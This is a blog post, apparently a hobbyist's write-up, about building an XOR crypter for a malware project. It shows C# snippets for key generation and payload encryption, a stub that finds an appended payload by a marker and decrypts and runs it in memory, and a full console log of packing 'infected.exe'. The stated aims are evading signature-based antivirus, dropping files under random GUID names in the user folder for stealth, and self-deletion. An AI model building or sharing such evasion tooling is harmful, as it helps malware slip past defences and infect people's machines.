Building my first XOR crypter
Building my first XOR crypter
This has been developed to assist my first malware development project to further more enhance the evasion capabilities.
This tool encrypts executables using XOR encryption with a randomly generated 32-byte key, then embeds them into a stub loader.
1
2
3
4
5
6
7
8
9
10
11
12
13
// 32-byte XOR key generation
byte[] xorKey = new byte[32];
using (RandomNumberGenerator rng = RandomNumberGenerator.Create())
{
    rng.GetBytes(xorKey);
}

// XOR encryption
byte[] encrypted = new byte[data.Length];
for (int i = 0; i < data.Length; i++)
{
    encrypted[i] = (byte)(data[i] ^ key[i % key.Length]);
}
The encrypted payload is decrypted and executed in memory upon runtime, bypassing basic static signature detection.
1
2
3
4
5
6
7
8
9
// Locate and extract encrypted payload
byte[] marker = { 0xDE, 0xAD, 0xBE, 0xEF };
int markerIndex = FindMarker(allData, marker);
int payloadStart = markerIndex + marker.Length;
byte[] encryptedPayload = new byte[payloadLength];

// Decrypt and execute
byte[] decryptedPayload = XORDecrypt(encryptedPayload, XOR_KEY);
ExecutePayloadInMemory(decryptedPayload);
Running the crypter
- Crypter packs encrypted malware:

infected.exegets encrypted and stuffed inside the loader - Loader unpacks during execution: When the crypter’s output runs, it decrypts the malware
- Saves with random name: Uses GUID filename (like
14221560-423a-4ca8-80ca-a78a4faa50cd) to avoid detection - Located in user folder: Drops to
C:\Users\[username]for stealth
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
C:\Users\user\Desktop>XORCrypterBuilder.exe "infected.exe" "encrypt_infected.exe"
=== XOR CRYPTER STARTED ===
Current directory: C:\Users\user\Desktop
Working directory: C:\Users\user\Desktop
Input: C:\Users\user\Desktop\infected.exe
Output: C:\Users\user\Desktop\encrypt_infected.exe
Step 1: Reading payload...
Payload size: 145434735 bytes
Step 2: Generating XOR key...
XOR key: 3CAB5479EC0CF016...
Step 3: Encrypting payload...
Encrypted size: 145434735 bytes
Step 4: Creating stub...
Creating working stub executable...
[DEBUG] Creating temp directory: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719
[DEBUG] Stub code written to: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\Program.cs
[DEBUG] Project file written to: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\SimpleStub.csproj[DEBUG] App manifest written to: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\app.manifest
[DEBUG] Testing dotnet availability...
[DEBUG] Dotnet version: 10.0.101
[DEBUG] Starting compilation...
[DEBUG] Command: dotnet publish -c Release -r win-x64 --self-contained true -o "C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\publish"
[DEBUG] Compilation exit code: 0
[DEBUG] Compilation output:   Determining projects to restore...
  Restored C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\SimpleStub.csproj (in 16.97 sec).
C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\Program.cs(33,37): warning CS8602: Dereference of a possibly null reference. [C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\SimpleStub.csproj]
  SimpleStub -> C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\bin\Release\net9.0\win-x64\SimpleStub.dll
  SimpleStub -> C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\publish\
[DEBUG] Looking for compiled stub at: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719\publish\SimpleStub.exe
[DEBUG] Stub compiled successfully
[DEBUG] Compiled stub size: 70923552 bytes
[DEBUG] Copying stub to output: C:\Users\user\Desktop\encrypt_infected.exe
[DEBUG] Stub size: 70923552 bytes
[DEBUG] Appending marker and encrypted payload...
[DEBUG] Final output file size: 216358291 bytes
[DEBUG] Expected marker position: 70923552
[DEBUG] Final output file size: 216358291 bytes
[DEBUG] Cleaning up temp directory: C:\Users\user\AppData\Local\Temp\013c7b62-108c-47bb-aedd-fc10256b5719
SUCCESS: Encryption completed!
Output file: C:\Users\user\Desktop\encrypt_infected.exe
File size: 216358291 bytes
Original hash: `6e488e2c43cd70a22ab9be1d79c01c5e8a35e1bd9ac1b0c75327eb22524f7f24`
Encrypted hash: `2ee8e4188d224144af66d46d241808fe580f5690f6c281c8cbdd36b5d84caefc`
Press any key to exit...
When running the encrypted .exe we generate a debug log to check the exection 
- The decrypted, working malware payload
- Executed by the crypter to deliver its function
- Should delete itself after running (auto-cleanup)
This method effectively bypasses signature-based detection by encrypting the payload and compiling a unique loader for each use. However, behavior-based detection systems may still identify it by monitoring patterns like file writes and new process execution.
This post is licensed under CC BY 4.0 by the author.